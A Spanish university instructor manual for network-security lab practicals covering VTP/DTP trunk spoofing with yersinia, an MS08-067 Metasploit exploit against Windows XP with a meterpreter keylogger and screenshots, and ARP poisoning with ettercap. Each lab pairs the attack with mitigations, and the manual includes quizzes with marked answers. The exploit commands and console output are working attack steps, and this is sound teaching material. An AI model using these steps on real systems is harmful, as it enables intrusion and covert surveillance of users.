Se recomienda al estudiante realizar configuraciones adecuadas como cambiar la VLAN nativa a una VLAN que no se utilice para otro propósito

```
SW1(config-if)#switchport trunk native vlan VLAN-ID
```

Tarea 6: Preguntas

1. ¿Cuál es la principal vulnerabilidad que se aprovecha para realizar el ataque de doble etiquetado de VLAN?

- a) La VLAN Nativa es la VLAN de datos**
- b) La negociación del puerto troncal esta activa
- c) El conmutador acepta el envío de mensajes VTP falsificados

2. Para realizar el ataque de suplantación de identidad. ¿Cuál de las siguientes opciones es la más importante?

- a) Que el puerto este en modo acceso
- b) Que el puerto del conmutador esté con las configuraciones predeterminadas, la negociación activada y sin seguridad.**
- c) Que tenga configurada la VLAN nativa en el puerto al que me voy conectar

3. ¿Cuál es el método más efectivo para evitar un salto de VLAN?

- a) Configurar los puertos con sus respectivas direcciones
- b) Crear más VLAN de administración
- c) Deshabilitar la negociación del enlace troncal y configurar seguridad en los puertos.**

[Esta página se dejó en blanco intencionalmente]

Práctica #4

Vulnerando el protocolo VTP

PRÁCTICA A.4: VULNERANDO EL PROTOCOLO VTP

Introducción

Este manual le permite al docente brindar soporte a los estudiantes en cada uno de los pasos de la práctica, donde conocerán las vulnerabilidades que presentan los protocolos DTP y VTP. DTP permite crear un enlace troncal automáticamente al conectar dos conmutadores cisco, explotando esta vulnerabilidad se obtiene manejar este enlace, para luego falsificar mensajes VTP y administrar las VLAN creadas con anterioridad.

Objetivos

- Mostrarle a los estudiantes las vulnerabilidades de los protocolos VTP y DTP.
- Enviar mensajes VTP falsificados empleando herramientas de software libre.
- Realizar las configuraciones de seguridad en los conmutadores para mitigar el ataque que aprovecha las vulnerabilidades de los protocolo VTP y DTP.

Materiales y herramientas

- 4 computadoras
- 3 conmutadores

Diagrama de la topología




Figura A.23: Esquema de conexión y configuración VTP

Tabla de direccionamiento

Dispositivo	Interfaz	Dirección IP	Máscara de subred	Puerta de salida
S1	VLAN 99	172.17.99.12	255.255.255.0	No aplicable
S2	VLAN 99	172.17.99.11	255.255.255.0	No aplicable
S3	VLAN 99	172.17.99.13	255.255.255.0	No aplicable
PC1	NIC	172.17.10.23	255.255.255.0	172.17.10.1
PC2	NIC	172.17.20.25	255.255.255.0	172.17.10.1
PC3	NIC	172.17.20.22	255.255.255.0	172.17.10.1
PC4	NIC	172.17.10.21	255.255.255.0	172.17.20.1

Tabla A.5: Tabla de direccionamiento de los dispositivos de red VTP

Asignación de puertos

Puertos	Asignaciones	Red
Fa0/1 – 0/4	VLAN 99–Administración	172.17.99.0/24
Fa0/6 – 0/10	VLAN 30 - Invitados	172.17.30.0/24
Fa0/11 – 0/17	VLAN 10 – Facultad	172.17.10.0/24
Fa0/18 – 0/24	VLAN 20 - Estudiantes	172.17.20.0/24

Tabla A.6: Asignación de cada puerto de los conmutadores

Recomendaciones generales

El estudiante debe conocer el funcionamiento del protocolo VTP, es conveniente que el instructor proporcione las configuraciones de los equipos a los estudiantes, para que el

tiempo empleado sea para el cumplimiento de los objetivos planteados al inicio de este documento ya que la práctica está diseñada para un tiempo máximo de una hora. Esta práctica también puede ser usada como complemento al laboratorio "Configuración básica de VTP".

Tarea 1: Preparar la red

Cablear la red como se muestra en la figura A.23.

Tarea 2: Realizar las configuraciones del conmutador

Configure los conmutadores S1, S2 y S3 según las tablas A.5 y A.6, tome en cuenta las siguientes pautas:

1. Configure los nombres de host de los conmutadores que se muestran en la figura A.5.
2. Deshabilite la búsqueda DNS.
3. Configure *class* como contraseña de modo privilegiado.
4. Configure la contraseña *cisco* para las conexiones de consola y las líneas virtuales.
5. Configure la puerta de enlace predeterminada en cada conmutador.
6. Configure las interfaces Ethernet de PC1, PC2, PC3, PC4, PC5, PC6 con las direcciones IP mostradas en la tabla A.5 y conéctelas a los puertos correspondientes en los conmutadores según la tabla A.6
7. Configure el protocolo VTP de acuerdo a la tabla A.7.
8. Configurar los puertos de enlace troncales y designar la VLAN nativa para los enlaces troncales.
9. Configurar las VLAN en el servidor VTP.
10. Asignar los puertos de los conmutadores S1 Y S2 como se muestra en la tabla A.6.
11. Configurar la dirección de la interfaz de administración en los tres conmutadores.

Nombre del conmutador	Modo de operación	Dominio del VTP
S1	Servidor	LAB4
S2	Cliente	LAB4
S3	Transparente	LAB4

Tabla A.7: Modo de operación y dominio de los conmutadores

Tarea 3: Ataque

En esta tarea se recomienda al instructor hacer un repaso del protocolo DTP, mostrar sus funciones, ventajas y desventajas. DTP permite a dos equipos conectados establecer un enlace troncal entre ellos de una manera automática. La desventaja es que pone en riesgo a la red cuando no se maneja de una manera adecuada. De forma predeterminada los conmutadores cisco tienen sus puertos en los modos dynamic auto que es donde responden a mensajes DTP y están listos para convertirse en troncales y dynamic desirable que es cuando envían mensajes DTP para la negociación troncal. Cuando no se desactiva la negociación del puerto troncal, el conmutador puede ser engañado mediante una herramienta adecuada que envíe mensajes DTP falsos y obtenga acceso a un enlace troncal.

Paso 1: Verificar puerto Fa0/5

El puerto atacado será el Fa0/5 del conmutador configurado como servidor VTP, al realizar la verificación el estudiante debe poner especial atención en los siguientes puntos: el estado del puerto que debe estar encendido, las configuraciones de seguridad que no deben estar colocadas y la negociación troncal que debe estar activada, como se muestra en la figura A.24.

show interfaces switchport

```

Name: Fa0/5
Switchport: Enabled
Administrative Mode: dynamic auto
Operational Mode: static access
Administrative Trunking Encapsulation: dot1q
Operational Trunking Encapsulation: native
Negotiation of Trunking: On
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: enabled
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: ALL

```

Figura A.24: Configuración de la interfaz Fa0/5

Paso 2: Establecer un enlace troncal

Establecemos un enlace troncal con yersinia que es una herramienta de software libre que sirve para realizar auditoría informática y detectar la correcta configuración de seguridad de los dispositivos de capa dos, para ello permite realizar ataques a redes conmutadas y explotar las vulnerabilidades de varios protocolos como STP, VTP, DTP, entre otros. Conectamos la máquina atacante como se muestra en la figura A.25, esta máquina tiene sistema operativo Linux distribución Ubuntu 11.10, y contiene la herramienta yersinia.




Figura A.25: Esquema de conexión del ataque

En una terminal de la máquina atacante ejecutamos el comando mostrado en la figura A.26, luego se revisa las interfaces troncales en el servidor VTP para observar si entre ellas se encuentra el puerto atacado.

```
[sudo] password for cppunina:
root@ubuntu:/home/cppunina# yersinia dtp -attack 1 -interface eth0
<*> Starting NONDOS attack enabling trunking...
<*> Press any key to stop the attack <*>
```

Figura A.26: Negociación del enlace troncal yersinia

show interfaces trunk

Nota: Si en este paso el puerto no se hace troncal, se debe conectar y desconectar el cable que va desde la máquina atacante hasta el puerto Fa0/5 en el servidor, con el comando de la figura A.26 en ejecución y revisar nuevamente las interfaces troncales.

Paso 3: Borrar VLAN 10

En este paso se debe abrir una nueva terminal ya que se debe mantener el comando de la figura A.26 en ejecución, se ejecuta la interfaz gráfica de yersinia, y se verifica que aun el puerto atacado permanece troncal observando en la pestaña DTP, como se muestra en la figura A.27.

yersinia -G

s Load default List attacks Clear stats Capture Edit mode Exit					
CDP DHCP 802.1Q 802.1X DTP HSRP ISL STP VTP Yersinia log					
Neighbor-ID	Status	Domain	Interface	Count	Last seen
0EC436081220	03 ACCESS/DESIRABLE		eth0	5	23 Jan 01:17:08
0022560FA887	84 TRUNK/AUTO	LAB4	eth0	2	23 Jan 01:17:23

Figura A.27: Estado del puerto atacado

Nota: Si no se obtiene la combinación Trunk/Auto se debe volver a ejecutar la herramienta luego conectar y desconectar el cable manteniendo la ejecución del

comando de la figura 4.4. Si todo lo anterior se ha cumplido con éxito se le pide al estudiante que siga los pasos para borrar la VLAN 10 como se muestra en la figura A.28 luego de unos minutos se observa el mensaje de resumen enviado por el servidor real, éste mensaje es usado por la herramienta para extraer información de dominio, número de revisión y configuración actual como se muestra en la figura A.29

1. *Launch Attack*
2. *VTP*
3. *deleting one VLAN/ VLAN ID*
4. *ok*




Figura A.28: Borrar VLAN.

Load default List attacks Clear stats Capture Edit mode Exit					
CDP	DHCP	802.1Q	802.1X	DTP	HSRP
ISL	STP	VTP	Yersinia log		
Code	Domain	MD5	Interface	Count	Last seen
01 SUMMARY	LAB4	84147D03A28D4535	eth0	1	23 Jan 01:19:33

Figura A.29: Recepción de resumen VTP

Paso 4: Verificación del ataque

El estudiante debe realizar un ping entre PC1 y PC4 para comprobar que no hay conexión y verificar que en el servidor y el cliente VTP no conste la VLAN 10.

Tarea 4: Mitigación del ataque

En esta tarea se revisarán configuraciones de seguridad para evitar este tipo de ataques, no obstante es conveniente incentivar al estudiante a investigar herramientas externas que pueden ser usadas para la mitigación.

Paso 1: Desactivar la negociación troncal

El estudiante debe configurar el puerto atacado en modo acceso y desactivar la negociación troncal del mismo. Verificar las configuraciones.

```
int Fa0/5
switchport mode access
switchport nonnegotiate
```

Paso 2: Configuraciones de seguridad

En este paso el estudiante debe realizar las configuraciones de seguridad en el puerto:

```
Switch(config-if)#switchport port-security
Switch(config-if)#switchport port-security maximum
[cantidad de MAC permitidas]
Switch(config-if)# switchport port-security violation
[shutdown restrict protect]
```

Es conveniente que en este paso el instructor haga un repaso de estos comandos. Los comandos anteriores permiten configurar seguridad en el puerto, indicar la cantidad máxima de direcciones MAC permitidas y configurar un comportamiento del puerto en caso de una conexión ilícita respectivamente. Cuando ocurre una violación: shutdown

hace que el puerto se desactive, protect descarta el tráfico enviado por la dirección MAC adicional a las permitidas pero continúa enviando el tráfico legal y restrict envía un aviso al administrador mediante SNMP, se registra la violación en el log y se incrementa el contador de violaciones.

Paso 3: Configurar una contraseña segura en VTP

Pida al estudiante que configure una contraseña VTP segura en los conmutadores.

vtp password contraseña

Tarea 5: Preguntas

1. ¿Si no obtenemos el enlace troncal es posible realizar el ataque VTP?

- a) Si, porque yersinia envía los anuncios VTP falsos sin importar el enlace troncal.
- b) No, porque los anuncios VTP únicamente se envían mediante enlaces troncales.**
- c) No, porque el protocolo DTP no se relaciona con el ataque VTP.

2. ¿Por qué en el transparente no se borra la VLAN 10?

- a) Porque el ataque se realiza en el servidor VTP.
- b) Porque el ataque VTP sólo afecta al cliente.
- c) Porque éste conmutador no sincroniza su base de datos de VLAN con la información recibida.**

1. ¿En qué modo de operación se encontraba el puerto atacado?

- a) Trunk.
- b) dynamic auto.**
- c) dynamic desirable.

[Esta página se dejó en blanco intencionalmente]

Práctica #5

Desbordamiento de Buffer

PRÁCTICA A.5: DESBORDAMIENTO DE BUFFER

Introducción

Este manual permite al docente brindar soporte a los estudiantes en cada uno de los pasos de la práctica, donde se conocerá la vulnerabilidad que se produce cuando un programa no controla adecuadamente la cantidad de datos que se copian sobre una memoria reservada (buffer), en este caso de estudio se escoge la vulnerabilidad que presenta el Sistema operativo Windows XP SP3 en el control remoto para explotarla a través de una herramienta de software libre.

Objetivos

- Mostrar al estudiante como a través de exploits se puede tener acceso remoto a un sistema operativo
- Dar a conocer las vulnerabilidades del sistema operativo Windows XP SP3
- Implementar listas de control de acceso en el enrutador para filtrar el tráfico no autorizado a la estación.

Materiales y herramientas

- 1 enrutador
- 1 conmutador
- 3 computadoras

Diagrama de Topología




Figura A.31: Esquema de conexión y configuración buffer

Tabla de direccionamiento

Dispositivo	Interfaz	Dirección IP	Máscara de subred	Puerta de salida
R1	Fa0/0.10	192.168.10.1	255.255.255.0	No aplicable
	Fa0/0.20	192.168.20.1	255.255.255.0	No aplicable
	Fa0/0.40	192.168.40.1	255.255.255.0	No aplicable
S1	VLAN 99	192.168.99.11	255.255.255.0	255.255.255.0
PC1	NIC	192.168.20.24	255.255.255.0	192.168.20.1
PC2	NIC	192.168.40.24	255.255.255.0	192.168.40.1
PC3	NIC	192.168.10.24	255.255.255.0	192.168.10.1

Tabla A.8 Tabla de direccionamiento de los dispositivos de la red buffer

Asignación de puertos

Puertos	Asignaciones	Red
Fa0/1	VLAN 99–Administración & Nativa	192.168.99.0/24
Fa0/2 – 0/5	VLAN 10 - Recepcionista	192.168.10.0/24
Fa0/6 – 0/8	VLAN 40 – Servidores	192.168.40.0/24
Fa0/9 – 0/10	VLAN 20 - Gerente	192.168.20.0/24
Fa0/11-24	No asignados	Puertos apagados

Tabla A.9: Asignación de cada puerto de los conmutadores

Recomendaciones generales

El estudiante debe conocer el funcionamiento e implementación de las ACL, así mismo es conveniente que el instructor proporcione las configuraciones de los equipos a los estudiantes, para que el tiempo empleado sea para el cumplimiento de los objetivos planteados al inicio de este documento, ya que la práctica está diseñada para un tiempo máximo de una hora. Es necesario explicar al estudiante que existen dos cargas para

explotar la vulnerabilidad de desbordamiento de buffer, carga Shell y carga meterpreter que se realizarán en la presente práctica.

Tarea 1: Preparar la red

Cablear la red como se muestra en la figura A.31.

Tarea 2: Configuraciones básicas

Configure el enrutador R1 y conmutador S1 según la tabla A.8, tomando en cuenta los siguientes pasos:

1. Configure el nombre adecuado de los dispositivos.
2. Deshabilite la búsqueda DNS.
3. Configure *class* como contraseña de modo privilegiado.
4. Configure la contraseña *cisco* para las conexiones de consola y líneas virtuales.
5. Configure el ingreso sincrónico de datos.
6. Configure las interfaces Ethernet de PC1, PC2 y PC3 con las direcciones IP mostradas en la tabla A.8 y conéctelas a los puertos correspondientes en los conmutadores según la tabla A.9.
6. Cree las VLAN en los conmutadores y asígneles nombres.
7. Configurar los enlaces troncales y designar la VLAN nativa para los enlaces troncales.
8. Asignar los puertos de los conmutadores S1 y S2 tal como se muestra en la tabla A.9.
9. Configurar la dirección de la interfaz de administración en el conmutador y enrutador.

Tarea 4: Ataque desbordamiento de buffer carga Shell

En esta tarea se estudia el ataque con la primera carga Shell que permite obtener una sesión en el sistema operativo Windows de la víctima dándonos acceso a carpetas, directorios, ficheros, entre otros.

Nota: Se recomienda ampliar la información acerca de la vulnerabilidad a explotar en la práctica, ya que mediante el desbordamiento de buffer y usando el exploit MS08-067 en el servicio smb del puerto 445 MS08-067 RPC, obtendremos posesión remota de la estación víctima logrando tomas de pantalla del escritorio, observar lo que digitan en un editor de texto y acceso a una sesión en el Sistema Operativo.

Paso 1: Verificar conectividad en la red.

El instructor deberá indicar al estudiante que compruebe el funcionamiento de la red haciendo ping entre PC1, PC2 y PC3. Cuando la red esté operativa proceder a configurar la herramienta en la máquina asignada PC3.

Paso 2: Preparar la herramienta para el ataque

La herramienta a utilizar es Metasploit que permite explotar vulnerabilidades de seguridad en sistemas de información mediante la ejecución de secuencias de comandos denominados exploits. Recordar al estudiante que deberá ejecutar el comando siempre y cuando sea usuario root y digitando el siguiente comando.

msfconsole.

Tarea 5: Envío de carga shell

Desde la PC3 ejecutamos el exploit haciendo uso de la vulnerabilidad de XP SP3, describiremos el proceso a continuación ver figura A.32.

1. **use exploit/windows/smb/ms08_067_netapi**
2. **set RHOST 192.168.20.24**
3. **set payload windows/shell/bind_tcp**
4. **set LHOST 192.168.10.24**
5. **exploit**

Nota: Si al momento de realizar el exploit no se ejecuta el comando, verificar que este desactivado la protección antivirus y el cortafuego. Listamos un conjunto de comandos útiles en el cmd para que puedan ser utilizados en caso de requerirlo. Se recomienda salir de la sesión remota para ejecutar la segunda carga en el paso siguiente con **Ctrl+C** y **exit**.

MD: para crear un directorio md (nombre del directorio)

Dir: Para listar directorios

Cd: para cambiar de directorio cd \(\nombre del directorio)

TYPE: Para ver el contenido de un archivo

DEL: Elimina uno o más archivos

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.20.24
RHOST => 192.168.20.24
msf exploit(ms08_067_netapi) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.10.24
LHOST => 192.168.10.24
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.20.24
[*] Command shell session 6 opened (192.168.10.24:43851 -> 192.168.20.24:4444)
: 2013-02-04 09:32:25 -0800

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>calc
```

Figura A.32: Pasos para la configuración de metasploit

Tarea 6: Ataque desbordamiento de buffer carga meterpreter

Usando la misma vulnerabilidad cambiaremos la carga útil anterior por meterpreter que es un intérprete de comandos, que permite obtener una gran cantidad de

información sobre un objetivo comprometido, así como también manipular procesos del sistema y/o terminarlos. Para llevarlo a cabo se realizan los siguientes pasos.

1. **msfconsole**
2. **use exploit/windows/smb/ms08_067_netapi**
3. **set RHOST 192.168.20.24**
4. **set payload windows/meterpreter/bind_tcp**
5. **set LHOST 192.168.10.24**
6. **exploit**

Paso 1: Extracción de información mediante notepad y tomar capturas de pantalla

Se recomienda Indicar al estudiante que la carga meterpreter permite eliminar los archivos de log, capturas de pantalla, carga y descarga de archivos, copiar información y extracción de información de configuración. En este paso se mostrará al estudiante como se captura lo que se digita en un archivo de notepad, tal como se ve en la figura A.33.

1. **ps**
2. **migrate [número de proceso]**
3. **keyscan_start**
4. **keyscan_dump**
5. **use espia**
6. **screenshot**
7. **keyscan_stop**

Nota: Es necesario explicar al estudiante que debe abrir un archivo notepad en la máquina víctima, para así poder ver el número de proceso al que pertenece notepad con el comando **ps**, después se migra a este proceso con el comando **migrate** y por

último se inicia el keylogger (programa que sirve para registrar pulsaciones digitadas en el teclado), con el comando **keyscan_start**.

Paralelamente en el archivo notepad que se encuentra activo en la máquina víctima se digita texto, ya que al ejecutarse el comando **keyscan_dump** captura en la sesión remota dicho texto. En el comando número cinco se activa un espía, el cual nos permitirá tomar capturas de pantallas del escritorio de la víctima y en la sesión remota del atacante indica la ubicación de la captura, para dar por finalizado el keylogger solo se digita **keyscan _stop** y para terminar el ataque **exit**.

```

root@ubuntu:/home/xppunina/Desktop
3548 3192 notepad.exe x86 0 WRKS129-230FIEC\Adi
.n1strador C:\WINDOWS\system32\notepad.exe
3584 3192 vmware-tray.exe x86 0 WRKS129-230FIEC\Adi
.n1strador C:\Archivos de programa\VMware Workstation\vmware-tray.exe
3640 3528 calc.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\calc.exe
3756 3528 calc.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\calc.exe
3780 452 wscntfy.exe x86 0 WRKS129-230FIEC\Adi
.n1strador C:\WINDOWS\system32\wscntfy.exe
4072 3192 egut.exe x86 0 WRKS129-230FIEC\Adi
.n1strador C:\Archivos de programa\ESET\ESET Endpoint Security\egut.exe
4092 3528 mspaint.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\mspaint.exe

meterpreter > migrate 3548
[*] Migrating from 3756 to 3548...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
'k
meterpreter > keyscan_dump
Dumping captured keystrokes...
.kl'kl'kl'kl'kl'kl' <Down> <Back> l
meterpreter >

```

Figura A.33: Migrando al proceso asociado con notepad

Tarea 7: Mitigar el ataque

El instructor debe indicar que para mitigar el ataque existen varias alternativas las cuales citaremos a continuación.

Paso 1: Control de programas

Las computadoras de una red deben estar protegidas con antivirus y firewall.

Paso 2: Implementar listas de acceso en el enrutador

El puerto usado para el exploit es el 445 de TCP por lo que realizamos una ACL que bloquee todo el tráfico generado desde la máquina atacante a la máquina víctima por ese puerto.

Configuraciones básicas

```
R1(config)#access-list 100 deny tcp 192.168.10.0 0.0.0.255
192.168.20.0 0.0.0.255 eq 445
R1(config)#access-list 100 permit ip 192.168.10.0 0.0.0.255
any
R1(config)#int fa0/0.10
R1(config-if)#ip acces-group 100 in
```

Configuraciones adicionales

```
R1(config)#access-list 100 deny tcp 192.168.10.0 0.0.0.255
192.168.20.0 0.0.0.255 eq 445
R1(config)#access-list 100 deny tcp 192.168.10.0 0.0.0.255
any eq 23
R1(config)#access-list 100 deny tcp 192.168.10.0 0.0.0.255
192.168.20.0 0.0.0.255 eq 80
R1(config)#access-list 100 permit ip 192.168.10.0 0.0.0.255
any
R1(config)#int fa0/0.10
R1(config-if)#ip acces-group 100 in
```

Tarea 8: Preguntas

1. ¿Cuál es la vulnerabilidad explotada para realizar el ataque de desbordamiento de buffer?

- a) El administrador no tenía configurada usuario y contraseña
- c) El sistema operativo no estaba actualizado**
- d) No existen políticas de seguridad implementadas en el conmutador.

2. La carga meterpreter permite.

- a) Crear paquetes para establecer comunicaciones

b) Capturar pantallas de la sesión remota

c) Crear solo usuarios sin privilegios en la sesión remota

3. ¿Indique cuál de estas opciones sirven para mitigar el ataque?

a) Configurar proxy transparente

b) Habilitar seguridad en los puertos del conmutador

c) Implementar ACL en el enrutador para filtrar tráfico no permitido

[Esta página se dejó en blanco intencionalmente]

Práctica #1
Envenenamiento ARP
Versión estudiantes

PRÁCTICA A.6: ENVENENAMIENTO ARP

Introducción

La práctica muestra la vulnerabilidad del protocolo ARP, al momento de almacenar las respuestas arp-reply en la tabla ARP sin verificar el origen del remitente y como puede ser explotada mediante el ataque de envenenamiento ARP que asocia direcciones MAC falsas en la tabla ARP de los dispositivos víctimas.

Objetivos

- Mostrar al estudiante como enviar respuestas ARP falsas para asociar la dirección MAC del atacante con la dirección IP de la máquina de la red.
- Dar a conocer al estudiante como a través del ataque de hombre en el medio se lograr ver la información de las máquinas que tienen envenenada su tabla ARP.
- Aplicar medidas de seguridad para mitigar el ataque.

Materiales y herramientas

- 2 enrutadores
- 1 conmutador
- 2 computadoras

Diagrama de Topología




Figura A.34: Esquema de conexión y configuración ARP

Tabla de direccionamiento

Dispositivo	Interfaz	Dirección IP	Máscara de subred
R1	Fa0/0	192.168.10.1	255.255.255.0
	Se0/2/1	10.1.1.1	255.255.255.252
R2	Se0/2/1	10.1.1.2	255.255.255.252

Tabla A.10 Tabla de direccionamiento de los dispositivos de la red ARP

Tarea 1: Preparar la red

Cablear la red como se muestra en la figura A.34.

Tarea 2: Configuraciones básicas

Configure los enrutadores R1 y R2 según la tabla A.10, tomando en cuenta los siguientes pasos:

1. Configure el nombre adecuado de los dispositivos.
2. Deshabilite la búsqueda DNS.
3. Configure *class* como contraseña de modo privilegiado.
4. Configure la contraseña *cisco* para las conexiones de consola y líneas virtuales.
5. Configure el ingreso sincrónico de datos.
6. Configure las interfaces y direcciones IP según la tabla A.10.
7. Habilite OSPF con SA = 45 y área 0.

Tarea 3: Configuraciones DHCP

1. Configure R2 como servidor DHCP.
2. Configure en R1 una dirección ayudante.
3. Compruebe que la red funciona correctamente.

Tarea 4: Preparar el escenario del ataque

Para realizar el ataque utilizamos la herramienta ettercap, que es un interceptor de tráfico que nos permite la inyección y filtrado de datos en una conexión establecida, logrando hacer ataques tipo hombre en el medio.

Paso 1: Configuraciones para el ataque

1. Conectamos la máquina atacante a la red como se muestra en la figura A.35, esta máquina funciona con sistema operativo Linux, distribución Ubuntu 11.10 y tiene instalada la herramienta ettercap, verificamos que la máquina atacante reciba la correspondiente dirección IP.




Figura A.35: Esquema de conexión de la máquina atacante

2. Existen tres formas para ejecutar la herramienta: consola, terminal y gráfica. Utilizaremos la forma gráfica, ya que es más interactiva y proporciona facilidad de uso al usuario.

sudo ettercap -G

Paso 2: Iniciando el escaneo de la red

